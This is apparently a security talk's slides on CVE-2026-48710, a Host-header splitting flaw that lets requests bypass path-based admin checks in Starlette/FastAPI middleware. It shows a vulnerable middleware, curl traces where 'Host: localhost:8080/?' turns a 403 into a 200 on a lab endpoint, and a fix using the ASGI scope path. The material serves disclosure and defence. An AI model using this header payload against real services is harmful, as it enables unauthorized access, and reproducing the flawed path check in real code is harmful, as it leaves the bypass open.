

Beyond Prompt Injection: Breaking AI Agents via Low-Level Host Injections CVE-2026-48710

Who I Am

Kfir Gisman — Security Engineer @ Treelogic

Ex-Cloud Security Researcher @ Spectral (acquired by Check Point)


Top 8 FastAPI Expert, 2025

ASGI State Divergence


"AI agents still run on classic web infrastructure."

CVE-2026-48710 · GHSA-86qp-5c8j-p5mr

AI is Just a Web Wrapper




ASGI State Split Reality



Path Authorization Trap

```
class AuthMiddleware(BaseHTTPMiddleware):  
    async def dispatch(self, request, call_next):  
        # The Security Blind Spot  
        if request.url.path.startswith("/admin"):  
            return PlainTextResponse("Forbidden", status=403)  
        return await call_next(request)
```

Anatomy of the BadHost



State Divergence Matrix

Context	Target Route	Host Header	Interpreted Path	Outcome
Baseline	/admin/potato	127.0.0.1:8080	/admin/potato	 Blocked (403)
Exploit	/admin/potato	127.0.0.1:8080/?	/ (query: /admin/potato)	 Bypassed (200)

Terminal Exploitation Trace

```
$ curl -i http://localhost:8080/admin/potato
HTTP/1.1 403 Forbidden
```

```
$ curl -i -H "Host: localhost:8080/?" http://localhost:8080/admin/potato
HTTP/1.1 200 OK
Secret potato: Flag{Host_Header_Splitting_Success}
```

Dependency Upgrade Fallacy


```
$ uv pip install --upgrade starlette  
Uninstalled starlette==0.50.0  
Installed starlette==1.2.0
```

```
$ curl -i -H "Host: 127.0.0.1/?" http://127.0.0.1:8080/admin/potato  
HTTP/1.1 200 OK    (custom endpoint – logic error still executes!)
```


Fix: Trust ASGI Scope

```
class AuthMiddleware(BaseHTTPMiddleware):
    async def dispatch(self, request, call_next):
        # Structural Patch: query the immutable ASGI scope
        if request.scope["path"].startswith("/admin"):
            return PlainTextResponse("Forbidden", status=403)
        return await call_next(request)
```

Drop-In Defense Easy Wins



The AppSec Priority Rule



Key Engineering Axioms

1. AI security is AppSec first.
2. Trust low-level ASGI state, not reconstructed wrappers.
3. Sanitize every header at ingress, before it reaches your app.

Questions?

| ?

Where to Find Me



Kfir Gisman

kfir-g.dev

Find me also on LinkedIn